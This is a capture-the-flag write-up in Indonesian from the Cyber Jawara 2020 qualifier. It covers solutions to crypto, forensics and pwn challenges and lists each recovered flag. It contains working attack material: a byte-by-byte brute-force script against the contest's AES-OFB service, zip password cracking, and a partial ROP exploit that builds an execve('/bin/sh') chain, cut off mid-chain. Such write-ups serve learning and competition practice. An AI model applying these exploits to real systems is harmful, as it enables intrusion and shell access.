



**CYBER
JAWARA**

[Capture The Flag]

NAMA TIM : [101st Persatuan Intel Negara Gaijin]

**Ubah sesuai dengan nama tim anda*


Kamis, 17 September 2020

Ketua Tim	
1.	Rio Darmawan
Member	
1.	Ahmad Fauzzan Maghribi
2.	



Crypto

CaaS



Cara Pengerjaan

Diberikan sebuah service enkripsi dan source codenya, serta ciphertext dari string flag menggunakan service tersebut. Dari source code yang diberikan, menunjukkan bahwa service enkripsi menggunakan AES mode OFB yang sangat mudah di-bruteforce karena ciphertext yang dihasilkan simetris dengan plaintext yang diberikan. Meskipun pada service tersebut telah menggunakan fungsi padding dan encode base64, bruteforce masih mudah dilakukan. Berikut script yang kami gunakan :

```
1 from pwn import *
2 import base64
3
4 cipher = base64.b64decode("pJ8GmKrvZS0d03LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvbyMeXyUrAvDBY+McaztsZsM+nw==")
5
6 def padd(s):
7     padding_len = 16 - (len(s) & 0xf)
8     plain_text = (s + chr(padding_len) * padding_len)
9     return plain_text
10
11 flag = "CJ2020{"
12 for i in range(len(flag)+1, len(cipher)):
13     for c in range(48, 127):
14         r = remote("net.cyber.jawara.systems", 3001)
15         r.recvuntil("Insert a text to encrypt:")
16         char = chr(c)
17         bf = flag + char
18         r.sendline(bf)
19         r.recvuntil("Result:")
20         r.recvline()
21         part = r.recvline()
22         part = base64.b64decode(part)
23         print(bf)
24         print(part[:i], cipher[:i])
25         if part[:i] == cipher[:i]:
26             flag += char
27             print((flag))
28             break
```

Setelah itu, tinggal kami jalankan. Menunggu beberapa saat (ya, lama banget mana sering putus lagi koneksinya -, -) Akhirnya didapatkan string flagnya.

```
Applications Places System lychnobyt3@parrot: ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/Cry/CaaS
File Edit View Search Terminal Help
1e %+\x02\xf0\xc1c\xe3\x1cU' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
8j\xee\xf8\x99)\xd9?\x00oo#\x1e %+\x02\xf0\xc1c\xe3\x1cK'
[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}:
b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x08j\xee\xf8\x99)\xd9?\x00oo#\x
1e %+\x02\xf0\xc1c\xe3\x1cV' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
8j\xee\xf8\x99)\xd9?\x00oo#\x1e %+\x02\xf0\xc1c\xe3\x1cK'
[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}:
b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x08j\xee\xf8\x99)\xd9?\x00oo#\x
1e %+\x02\xf0\xc1c\xe3\x1cW' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
8j\xee\xf8\x99)\xd9?\x00oo#\x1e %+\x02\xf0\xc1c\xe3\x1cK'
[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}<
b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x08j\xee\xf8\x99)\xd9?\x00oo#\x
1e %+\x02\xf0\xc1c\xe3\x1cP' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
8j\xee\xf8\x99)\xd9?\x00oo#\x1e %+\x02\xf0\xc1c\xe3\x1cK'
[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}=
b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x08j\xee\xf8\x99)\xd9?\x00oo#\x
1e %+\x02\xf0\xc1c\xe3\x1cQ' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
8j\xee\xf8\x99)\xd9?\x00oo#\x1e %+\x02\xf0\xc1c\xe3\x1cK'
[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}>
b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x08j\xee\xf8\x99)\xd9?\x00oo#\x
1e %+\x02\xf0\xc1c\xe3\x1cR' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
8j\xee\xf8\x99)\xd9?\x00oo#\x1e %+\x02\xf0\xc1c\xe3\x1cK'
[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}?
b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x08j\xee\xf8\x99)\xd9?\x00oo#\x
1e %+\x02\xf0\xc1c\xe3\x1cS' b' \xa4\x9f\x06\x98\xaa\xefe-\x1d;r\xcf}\xcb\xe3^\xb6\xc8F\xeb\x1a\x10_\xf0o\xf3\xec\xf0Cp\x98}\x1f\xbeG\x0
```


*untuk mengatasi sering putusnya koneksi, variabel flag pada script selalu diupdate dengan string flag terbaru yang diketahui sebelum putus :(

Flag

CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

Crypto

Message Holmes




Cara Pengerjaan

Diberikan sebuah source code service enkripsi dan dekripsi serta ciphertext flag dan publickey. Karena sepertinya ribet banget, saya iseng coba-coba service enkripsi yang digunakan untuk enkripsi flag dengan mengganti plaintext dan publickeynya, hasilnya lumayan unik sih. Bahwa plaintext yang kita masukkan, akan terenkripsi dan ter-dekripsi juga.

```
publicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]

flag = encrypt("CJ2020")
print(flag)

message = bruteForceKnapsack(flag, publicKey)
print(message)
```



```
lychnoby3@parrot: ~/Documents/Security/CTF/Cyber_Jawara
File Edit View Search Terminal Help
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jaw
Holmes
$ python3 encrypt.py
0d3b108d097c0197097c0197
CJ2020
```

Saya coba enkripsi format flag "CJ2020{", dilihat dari hasil enkripsinya mirip dengan ciphertext yang diberikan. Langsung saja ganti variabel flag dengan cipher yang diberikan. Muncul flagnya deh :)

```
publicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]

flag = "0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11690431122401b114bb09840cf6"
print(flag)

message = bruteForceKnapsack(flag, publicKey)
print(message)
```



```
lychnoby3@parrot: ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/Cry/Message_Holmes
File Edit View Search Terminal Help
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/Cry/Message
Holmes
$ python3 encrypt.py
0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea
11690431122401b114bb09840cf6
CJ2020{TH3_Strand_Mag4z!ne}
```

*Kayaknya ini unintended solution deh, tapi ngga tau juga deng ;)

Flag


CJ2020{TH3_Strand_Mag4z!ne}

Forensic FTP



Cara Pengerjaan

Diberikan sebuah file dengan ekstensi .pcap yang mana file tersebut merupakan file capture network. Selanjutnya saya Analisa menggunakan wireshark.



Sesuai clue yang diberikan , saya focus menganalisa protocol FTP saja & saya lakukan filtering protocol menggunakan command "ftp-data".


Setelah saya lihat dibagian data text ternyata per paket mengirimkan 1 buah huruf .. dan acak.. jika diurutkan akan menjadi flag

Flag

CJ2020{plz_use_tls_kthxx}

Forensic

Home Folder



Cara Pengerjaan

Diberikan sebuah file zip, langsung ekstrak. Terdapat sebuah folder yang “katanya” deksripsi soal merupakan home folder. Maka coba lihat isinya keseluruhan, karena biasanya ada file “history”

```
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Home_fol
der/cj
$ ls -la
total 40
drwxr-xr-x 3 lychnoby3 lychnoby3 4096 Sep 17 02:22 .
drwxr-xr-x 3 lychnoby3 lychnoby3 4096 Sep 17 02:22 ..
-rw-r--r-- 1 lychnoby3 lychnoby3 205 Sep 16 10:41 .bash_history
-rw-r--r-- 1 lychnoby3 lychnoby3 220 Sep 16 10:20 .bash_logout
-rw-r--r-- 1 lychnoby3 lychnoby3 3771 Sep 16 10:20 .bashrc
-rw-r--r-- 1 lychnoby3 lychnoby3 250 Sep 16 18:30 ext.py
-rw-r--r-- 1 lychnoby3 lychnoby3 254 Sep 16 10:40 flag.zip
drwxr-xr-x 3 lychnoby3 lychnoby3 4096 Sep 16 10:23 .local
-rw-r--r-- 1 lychnoby3 lychnoby3 31 Sep 16 10:41 pass.txt
-rw-r--r-- 1 lychnoby3 lychnoby3 807 Sep 16 10:20 .profile
```

Ternyata emang ada, langsung cek aja isi historynya.

```
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Home_fol
der/cj
$ cat .bash_history
nano sl.bash_history
cat flag.txt
nano pass.txt
zip -password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a
```

Dilihat dari history tersebut, bahwa pass.txt yang diberikan telah dihilangkan 2 baris. Maka buat skrip buat bikin wordlist passwordnya dulu.

```
1  pwd = open('pass.txt','r').read()
2
3  from zipfile import ZipFile
4  import string
5  semua = string.printable
6
7  zip_file = 'flag.zip'
8  password = pwd
9
10 with open('bf.txt','w') as f:
11     for i in semua:
12         for j in semua:
13             f.write(password+i+j+"\n")
14
15 f.close()
```

Kemudian gunakan fcrackzip untuk menemukan passwordnya, baru kemudian extract flag.zip, lalu cat flag.txt.

```
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Home_fol
der/cj
$ fcrackzip -u -v -D -p bf.txt flag.zip 80 ↵
found file 'flag.txt', (size cp/uc 72/ 60, flags 9, chk 1af6)

PASSWORD FOUND!!!!: pw == c10a41a5411b992a9ef7444fd6346a44
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Home_fol
der/cj
$ unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password:
  extracting: flag.txt
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Home_fol
der/cj
$ cat flag.txt
CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}
```


*Tadinya pengen nyekrip buat bruteforce password langsung, tapi gagal mulu, ngga ke-ekstrak. jadi pake tools deh :")

Flag

CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}


Forensic

Image PIX



Cara Pengerjaan

Diberikan sebuah file gambar png, yang isinya rgb pixel (mungkin). Saya curiga harus ekstrak nilai-nilai rgbnya.



Saya coba bikin skrip untuk lihat semua nilai rgbnya,

```
1  from PIL import Image
2
3  img = Image.open('pix.png')
4  pixels = img.load()
5  w,h = img.size
6  flag = ""
7  for i in range(w):
8      for j in range(h):
9          print(pixels[i,j][0],pixels[i,j][1],pixels[i,j][2],i,j)
```

Hasilnya, memang cukup mencurigakan, dibaris paling atas muncul nilai 64, 74, 50 yang merupakan nilai desimal dari string "CJ2" lanjut dibaris ke-4 ada nilai 50,48,50 yang merupakan string "202". Disini asumsi saya, nilai height-nya merupakan kelipatan 3 dan nilai dari r dan g (dari rgb).

```
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Image_PI
X
$ python3 solver.py | more
67 74 50 0 0
83 99 97 0 1
116 117 100 0 2
50 48 50 0 3
97 114 108 0 4
100 121 95 0 5
50 48 123 0 6
108 101 116 0 7
95 105 110 0 8
123 65 95 0 9
116 125 67 0 10
110 95 83 0 11
95 83 116 0 12
```

Kemudian saya implemtasikan dengan script python,lalu jalankan. Dapet deh flagnya

```
1  from PIL import Image
2
3  img = Image.open('pix.png')
4  pixels = img.load()
5  w,h = img.size
6  flag = ""
7  for i in range(w):
8      for j in range(0,h,3):
9          flag += chr(pixels[i,j][0])
10         flag += chr(pixels[i,j][1])
11  print(flag)
```

```

lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/For/Image_PI
X
$ python3 solver.py | more
CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ
2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Set}CJ2020{A_Study_in
_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet
}CJ2020{A_Study_in_Scarlet}CJ2020{A_Studarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A
_Study_in_Scarlet}CJ2020{A_Study_in_Scar
let}CJ2020{A_Study_i_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet
}CJ2020{A_Study_in_S
_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_ScarStudy_in_Scarlet}CJ2
020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_St
udy_in_Scarlet}CJ2020{A_Study_in_Scarlet{A_Study_in_Scarlet}CJ2020{A_Study_in_Sc
arlet}CJ2020{A_Study_in_Scarlet}CJ2020{A

```


*sepertinya probsetnya sherlockian ya, soal-soalnya kebanyakan bau-bau sherlock holmes :)

Flag

CJ2020{A_Study_in_Scarlet}

PWN

Syscall



Cara Pengerjaan

Diberikan sebuah service yang menampilkan alamat flag, dan memanggil syscall 64 bit. Setelah beberapa kali coba, ternyata tidak bisa menggunakan syscall nomer 2 dan 59 (open dan execve, mungkin ada yang lain ngga tau). Oleh karena itu, kami memutuskan untuk menggunakan syscall 1 yaitu write, untuk menuliskan flag ke stdout.

Caranya, masukkan nomor syscall 1, arg0 1, arg1 alamat flag, arg2 banyaknya buff yang mau ditulis, lalu sisanya 0. Muncul deh flagnya

```
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/Pwn/Syscall
$ nc pwn.cyber.jawara.systems 13371
>>> CJ Syscall <<<
Alamat memori flag: 0x5628d865fb68
Nomor syscall: 1
arg0: 1
arg1: 94733429242728
arg2: 100
arg3: 0
arg4: 0
arg5: 0
Menjalankan syscall(1, 1, 94733429242728, 100, 0, 0, 0)
CJ2020{pemanasan_dulu_ya_agan_sekalian}>>> CJ Syscall <<<Alamat memori flag: %p
Nomor syscall: %p
```

Flag

CJ2020{pemanasan_dulu_ya_agan_sekalian}

PWN

ROP

Challenge 30 Solves

ROP

590

Return Oriented Programming (ROP) adalah salah satu trik yang biasa digunakan untuk mengeksekusi kode ketika instruction pointer sudah dapat dikontrol namun memasukkan/mengeksekusi shellcode tidak memungkinkan. Ide dasar ROP adalah menggunakan potongan-potongan instruksi mesin pada binary ataupun library yang mengandung ret (return) atau call (termasuk syscall) yang biasa disebut dengan ROP gadgets. Gadgets tersebut disusun sedemikian rupa sehingga instruksi bisa lompat-lompat dan pada akhirnya mengeksekusi perintah

Sublime Text (...) [flag.txt (~/Documents/...)]

Cara Pengerjaan

Diberikan service yang mempunyai vuln buffer overflow pada byte ke-17, elf info dan gadgets dari service yang berjalan. Disini tugasnya sangat jelas, disuruh bikin ropchain untuk dapat shell dengan menggunakan syscall execve() dan parameter /bin/sh karena service yang

berjalan merupakan binary ELF 64-bit .

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 03 00 00 00 00 00 00 00 00
  Class:                               ELF64
  Data:                               2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                               UNIX/Linux GNU
  ABI Version:                           0
  Type:                                EXEC (Executable file)
  Machine:                               Advanced Micro Devices X86-64
  Version:                               0x1
  Entry point address:                   0x400a40
  Start of program headers:              64 (bytes into file)
  Start of section headers:              842736 (bytes into file)
  Flags:                                0x0
  Size of this header:                    64 (bytes)
  Size of program headers:                56 (bytes)
  Number of program headers:              6
  Size of section headers:                64 (bytes)
  Number of section headers:              33
  Section header string table index:      32
```

Berikut exploit yang kami gunakan.

```
1  from pwn import *
2
3  BSS = 0x000000000006bb2e0
4  BSS_ADDR = p64(BSS)
5  BSS_ADDR_PLUS_16 = p64(BSS + 16)
6  BSS_ADDR_PLUS_16_PLUS_8 = p64(BSS + 16 + 8)
7  BSS_ADDR_PLUS_16_PLUS_16 = p64(BSS + 16 + 16)
8
9  pop_rdi = p64(0x0000000000400696)
10 pop_rsi = p64(0x0000000000410183)
11 pop_rdx = p64(0x00000000004497c5)
12 pop_rax = p64(0x00000000004155a4)
13 pop_rdx = p64(0x00000000004497c5)
14 mov_rsi_to_rdi_content = p64(0x0000000000446f2b)
15 syscall = p64(0x000000000047b52f)
16
17 expl = 'A'*16
18
19 expl+= pop_rsi
20 expl+= '/bin/sh\x00' # in 64 bits, we have enough space
21 expl+= pop_rdi
22 expl+= BSS_ADDR
23 expl+= mov_rsi_to_rdi_content
24
25 # then we copy the address where /bin/sh is for argv
26
27 expl+= pop_rsi
28 expl+= BSS_ADDR
29 expl+= pop_rdi
30 expl+= BSS_ADDR_PLUS_16
31 expl+= mov_rsi_to_rdi_content
```

```

33 # and put zeroes after that ending the argv array
34
35 expl+= pop_rsi
36 expl+= p64(0x0)
37 expl+= pop_rdi
38 expl+= BSS_ADDR_PLUS_16_PLUS_16
39 expl+= mov_rsi_to_rdi_content
40
41 expl+= pop_rax
